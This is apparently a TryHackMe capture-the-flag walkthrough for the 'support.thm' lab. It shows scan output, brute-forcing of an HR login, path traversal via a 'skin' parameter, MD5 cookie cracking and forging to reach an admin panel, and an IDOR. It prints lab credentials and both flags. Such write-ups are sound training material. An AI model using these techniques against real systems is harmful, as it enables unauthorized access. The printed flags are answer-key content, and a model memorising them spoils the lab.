



TRYHACKME — SECURITY ASSESSMENT

SUPPORT.THM

Penetration Testing / CTF Walkthrough

Target:

Domain: support.thm

IP: TryHackMe assigned target IP

Enumeration:

Nmap

Gobuster

FFUF

Initial Findings:

HR section discovered

Email: help@support.thm
Username/identifier: snoopy
Master password: support@110

Assessment Status

ENUMERATION → DISCOVERY → CREDENTIAL FINDING

enumeration

1. Nmap Enumeration

The first step of the assessment was to perform **network and service enumeration** against the target machine. Nmap was used to identify open ports, running services, service versions, and other useful information that could help determine potential attack surfaces.

The scan identified **two open TCP ports**:

Port	State	Service	Version
22/tcp	Open	SSH	OpenSSH 9.6p1 Ubuntu
80/tcp	Open	HTTP	Apache HTTP Server 2.4.58

Findings

Port 22 – SSH

The SSH service is exposed on port 22 and is running **OpenSSH 9.6p1** on Ubuntu Linux. This provides a potential remote-access service that may become useful if valid credentials are discovered later during the enumeration process.

Port 80 – HTTP

An Apache HTTP server is accessible through port 80. Nmap identified the web application's title as:

`Support Operations Panel`

This indicates that the web application is likely to be the primary attack surface and should be investigated further.

Nmap also detected a `PHPSESSID` session cookie without the `HttpOnly` flag. This is a security configuration issue because, under certain circumstances, client-side JavaScript could potentially access the session cookie.

The scan also confirmed that the target is running a **Linux-based operating system**, although Nmap could not determine the exact OS version with certainty.

Next Step

Based on the enumeration results, the **HTTP service on port 80** is the most interesting target. The next step is therefore to perform further web enumeration using tools such as **Gobuster** and **FFUF** to identify hidden directories, files, endpoints, or other resources.

Proof of Concept (PoC)

```text

Starting Nmap 7.99 ( <https://nmap.org> ) at 2026-09-12 06:56 +0000

Nmap scan report for support.thm (10.49.160.14)

Host is up (0.13s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)

|ssh-hostkey:

| 256 52:6b:66:59:4e:d9:59:67:8c:2a:62:33:d4:d3:5e:13 (ECDSA)

|\_ 256 a8:39:b4:06:ef:1e:b5:5a:61:f1:b0:4b:5c:1e:97:e3 (ED25519)

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

|\_http-title: Support Operations Panel

|\_http-server-header: Apache/2.4.58 (Ubuntu)

|http-cookie-flags:

| /:

| PHPSESSID:

|\_ httponly flag not set

No exact OS matches for host.

Network Distance: 3 hops

Service Info: OS: Linux

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 248.57 ms 192.168.128.1

2 ...

3 251.36 ms support.thm (10.49.160.14)

OS and Service detection performed.

Nmap done: 1 IP address (1 host up) scanned in 32.50 seconds

```

hidden-directory search

2. Directory Enumeration

After identifying the web service on port 80, **Gobuster** was used to enumerate hidden directories and files.

The scan revealed several interesting endpoints, including `config.php`, `api.php`, `dashboard.php`, and `info.php`. These files may provide useful information for further enumeration.

Proof of Concept (PoC)

```text

/skins

```
/includes
/layout
/js
/index.php
/config.php
/footer.php
/logout.php
/info.php
/dashboard.php
/api.php
...
```

## exploitation

### ## 3. Password Discovery Using FFUF

After discovering the application endpoints, FFUF was used to perform password enumeration against the HR login functionality.

The identified account was:


Email:help@support.thm

**Password:** snoopy

### ### Proof of Concept

```
```text
snoopy [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 105ms]
```
```

The discovered credentials allowed us to successfully authenticate to the HR account.




---

### ## 4. Local File Inclusion / Path Traversal

After logging in, selecting the **Theme** option revealed a `skin` parameter.

The normal `/skins` directory only exposed the available theme directories. By modifying the parameter, we tested whether the application was vulnerable to path traversal.

### ### Proof of Concept



....

<http://10.49.160.14/dashboard.php?skin=green> > <http://10.49.160.14/dashboard.php?skin=../config>

....

The modified parameter successfully accessed content outside the intended theme directory, confirming a **path traversal vulnerability**.

---

### ## 5. Credential Discovery

While reviewing the application's source code, sensitive information was discovered, including a password/hash that could be used for further access.

```
6 <link href="layout/bootstrap.min.css" rel="stylesheet">
7 </head>
8 <body>
9
10 <?php
11
12 $MASTER_PASSWORD = 'support@110';
13
14 $SITE_VER = '1.0';
15 $SITE_NAME = 'support_portal';
16
17
18 <nav class="navbar navbar-dark bg-dark">
19 <div class="container-fluid">
20 Support Dashboard
21
```

---

### ## 6. API Enumeration

Next, the `/api` endpoint was investigated. The endpoint exposed additional application information that was useful for continuing the attack chain.

```

9
10 <?php
11 session_start();
12
13 if (!isset($_SESSION['loggedin'])) {
14 header('Location: index.php');
15 exit;
16 }
17
18
19 if (($_COOKIE['isITUser'] ?? md5('false')) !== md5('true')) {
20 die('Access denied');
21 }
22
23 include('/var/www/db.php');
24
25 $id = $_GET['id'] ?? $_SESSION['user_id'];
26 $user = $users[$id] ?? null;
27
28
29 if (preg_match('#^/user/#', $_SERVER['REQUEST_URI'])) {
30 header('Content-Type: application/json');
31 unset($user['password']);
32
33 echo json_encode($user, JSON_PRETTY_PRINT);
34 exit;
35 }

```

---

## ## 7. Cookie Analysis

The authenticated application stored a value in the browser cookie. The following hash was extracted through developer tool

**hash value :- 68934a3e9455fa72420237eb05902327**

The value was identified as an MD5 hash and was successfully cracked using John the Ripper.

## ### Proof of Concept

'''

Using default input encoding: UTF-8

Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])

Warning: no OpenMP support for this hash type, consider --fork=4

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Almost done: Processing the remaining buffered candidate passwords, if any.

Proceeding with wordlist:/usr/share/john/password.lst

Proceeding with incremental:ASCII

**false (?)**

1g 0:00:00:00 DONE 3/3 (2026-09-12 09:39) 1.063g/s 11402Kp/s 11402Kc/s 11402KC/s falyn..fadds

Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.

'''

After seeing the cracked value we converted it to **true** and again convert it to hash format and replace the cookie.  
After refreshing the page, the application recognized the modified session and got the **IT ADMIN PANEL**.

POC:

'''

**php -a**  
**Interactive shell**

```
php > md5('true');
php > md5('true');
php > echo md5('true');
b326b5062b2f0e69046810717534cb09
php > exit
```

'''

Support Dashboard Logout

Welcome, Helpdesk User

Ticket management system


IT Admin Panel

View API

---

## ## 8. IDOR Discovery

After gaining access to the IT Admin panel, user information was enumerated.



The application exposed multiple user accounts, allowing us to access information belonging to other users. This confirmed an **Insecure Direct Object Reference (IDOR)** vulnerability.

Relevant accounts discovered:

...

User 1: specialadmin@support.thm

User 2: IT@support.thm

...

The `specialadmin` account was then used for further access.

### Credentials

```text

Username: specialadmin@support.thm

Password: support110

```


***Note: There is a password discrepancy in this TryHackMe room. The password obtained from the configuration file does not work for the `specialadmin` account. The working password for this account is `support110`.***

## ***result***


Finally got the first flag

Flag 1:-        THM{I\_AM\_ADMIN999}

POC:



Now again we open developer option in browser and modify the value



After this we check in browser and successfully got the flag.

Flag 2:- THM{GOT\_THE\_FLAG001}

POC:

